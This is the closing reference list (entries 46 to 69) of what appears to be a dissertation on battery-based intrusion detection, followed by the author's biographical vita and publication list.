46 Gibson, S., Gibson Research Center, Denial Of Service Investigation, . Internet WWW page, at URL: < http://www.grc.com/dos/intro.htm > (last accessed 11/13/2004).

47 Charpentier, A, IPHelper library (http://www.thecodeproject.com/csharp/ iphlpapi.asp)

48 Wang, H., Zhang, D., Shin, K., Detecting SYN Flooding Attacks, *IEEE INFOCOM 2002*, pp. 1530-1539, 2002.

49 Gebrian, A., Rush, B., Meeting with Dallas Semi-conductor, Dallas, TX., 2 Dec. 2004.

50 Laguna, P., Moody GB., Mark, R., “Power Spectral Density of UnevenlySampled Data by Least-Square Analysis,” IEEE Trans. Biomed Eng., pp. 698-715, 1998.

51 Systat, AutoSignal, . Internet WWW page, at URL: < http://www.systat.com/ products/ AutoSignal/?sec=1000> (last accessed 02/23/2005).

52 “The Twenty Most Critical Internet Security Vulnerabilities”, SANS Institute, (http://www.sans.org/top20/).

53 Champion, T., Denz, M., "A Benchmark Evaluation of Network Intrusion Detection Systems," *Proc. IEEE Conference on Aerospace Systems*, pp. 2705-2712, 2001.

54 Forrest, S., et al., “Computer immunology,” *Communication of the ACM*, Vol. 40, No. 10, pp. 88–96, 1997.

55 Dallas Semiconductor, “App. Note 131 Lithium-Ion Cell Fuel Gauging with Dallas Semiconductors,” pp. 1-10, Internet WWW page, at URL: < http://www. maxim-ic.com > (last accessed 01/19/2005).

56 Friel, D., “The Importance of Full Smart Battery Data Specification Implementation,” pp. 1-8, Internet WWW page, at URL: < http:// www.powersmart.com> (last accessed 09/27/2004). ().

57 Bloomfield, P, *Fourier Analysis of Time Series: An Introduction*, 2nd Edition, John Wiley & Sons, 2000.

58 Systat, “AutoSignal:Significance Levels --Monte Carlo Approximations,” Internet WWW page, at URL: < http://www.systat.com/products/ AutoSignal/).> (last accessed 03/22/2004).

59 Jha, S., Sheyner, O., Wing, J., “Two Formal Analyses of Attack Graphs”, *Computer Security Foundations Workshop, Proc. 15th IEEE* , pp. 49-63, 24-26 Jun. 2002.

60 Erbacher, R., Frincke, D., “Visualization in Detection of Intrusions and Misuse in Large Scale Networks,” *Proc. of the Intl. Conference on Information Visualization ‘2000*, London, UK, pp. 294-299.Jul. 2000.

61 Robert F. Erbacher and Bill Augustine, "Intrusion Detection Data: Collection and Analysis," *Proc. of the 2002 International Conference on Security and Management (SAM '02),* pp. 3-9, June 2002.

62 Jarrell, R., Virginia Tech, Mar. 2004, Internet WWW page, at URL: < http://babylon5.cc.vt.edu/ ~jarrell/esewgraph/.> (last accessed 03/15/2004).

63 Das, K., “Attack Development for Intrusion Detection Evaluation”, Masters Thesis, M.I.T., Dept of Electrical Engineering and Computer Science, pp. 1-97, 2002.

64 Alcatel, Enterprise Security, Whitepaper, pp. 1-11, Aug. 2004.

65 Moore, D., Shannon, C., 2001, “The Spread of the Code-Red Worm (CRv2)”, Internet WWW page, at URL: < http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml.> (last accessed 03/01/2005).

66 Durst, R., Champion, T., Witten, B., Miller, E., Luigi; E., “Testing and Evaluating Computer IDS,” *ACM: Digital Library: Communications of the ACM*, Vol. 42, No. 7, 1999.

67 T. H. Ptacek and T. N. Newsham, Insertion, evasion, and denial of service: Eluding network intrusion detection: Secure Networks, Inc., Tech. Rep., Jan. 1998.

68 Koopman, P., Embedded Security, *IEEE Computer*, pp. 95-97, Jul. 2004.

69 Marchany, R., Meeting with Director Virginia Tech Security Lab, Blacksburg, VA., 13 Apr. 2005.

Vita

Lieutenant Colonel Grant A. Jacoby is a member of the U.S. Army Acquisition Corps' Uniformed Army Scientist and Engineer Cadre. LTC Jacoby received his first Ph.D. in Software Engineering at the U.S. Naval Postgraduate School. He has a BS degree (Mechanical Engineering) from the U.S. Military Academy at West Point and three MS degrees from Boston U. (Business Administration) and the U. of Colorado at Boulder (Information Systems & Telecommunications). His military assignments include three overseas tours of duty. He is a Desert Storm I combat veteran who commanded an infantry company that was a point unit to cross into Iraq during the ground invasion. He received two Bronze Stars and the Purple Heart as a result of his actions during the campaign. He was also assigned to the 1st Special Forces Operational Detachment Delta (Abn) in Fort Bragg, NC, as Chief Software Engineering and Chief Mission Planning Software. He also served as the American digitization officer for the German army to facilitate and achieve interoperability of command and control information systems between several armies through multinational working groups and collaboration with industry. Prior to attending Virginia Tech, he served as a guest program manager at Microsoft Headquarters in Seattle, charged with designing and implementing an information infrastructure to build an effective corporate knowledge management and a metrics measurement system for Microsoft's intellectual assets. He currently serves as co-chair for the US Army's Basic Research Review Board for computer science and mathematics. Some of LTC Jacoby's publications include:

Grant A. Jacoby and Harvey Gates, "Implications in Designing the Individual Soldier Computer," a double-thesis in Information Systems and Telecommunications presented to the Faculty University of Colorado at Boulder, May 1994.

Grant A. Jacoby, "Cyberisk: Flaws and Approaches in Computer-Communications," Armed Forces Communications Electronics Association's Excellence in Writing JC4I Award, US Army Command and General Staff College, June 1998 and *Signal Magazine,* December 1998.

Grant A. Jacoby, Qi Lu and Thomas Housel, "A Metric Model for Intranet Portal Business Requirements"' a dissertation in Software Engineering presented to the faculty Naval Post Graduate School, Department of Computer Science, December 2003.

Grant A. Jacoby, Randy Marchany and Nathaniel J. Davis IV, "Battery-Based Intrusion Detection: a First Line of Defense," *Information Assurance Workshop 2004*, June 2004.

Grant A. Jacoby and Luqi, "A Metric Model for Intranet Portals," *The 5th International Conference in Internet Computing*, June 2004 (accepted for publication).

Grant A. Jacoby and Nathaniel J. Davis IV, "Battery-Based Intrusion Detection: A Focus on Power for Security Assurance," *Space and Aeronautical Engineering Power Conference,* November 2004.

Grant A. Jacoby and Nathaniel J. Davis IV, "Battery-Based Intrusion Detection," *GlobeComm 2004*, December 2004.

Grant A. Jacoby and Luqi, "Critical Business Requirements Model and Metrics for Intranet ROI*," Journal of Electronic Commerce Research*, Vol. 6, No. 1, pp. 1-30, February 2005.

Grant A. Jacoby and Luqi, "Intranet Portal Model and Metrics: A Strategic Management Perspective," *IEEE Computing Society, IT Professional Magazine,* pp. 37- 44, January-February 2005.

Grant A. Jacoby and Nathaniel J. Davis IV, "Using Battery Constraints Within Mobile Hosts To Improve Network Security," *SIGCOM 2005*, August 2005 (pending acceptance for publication).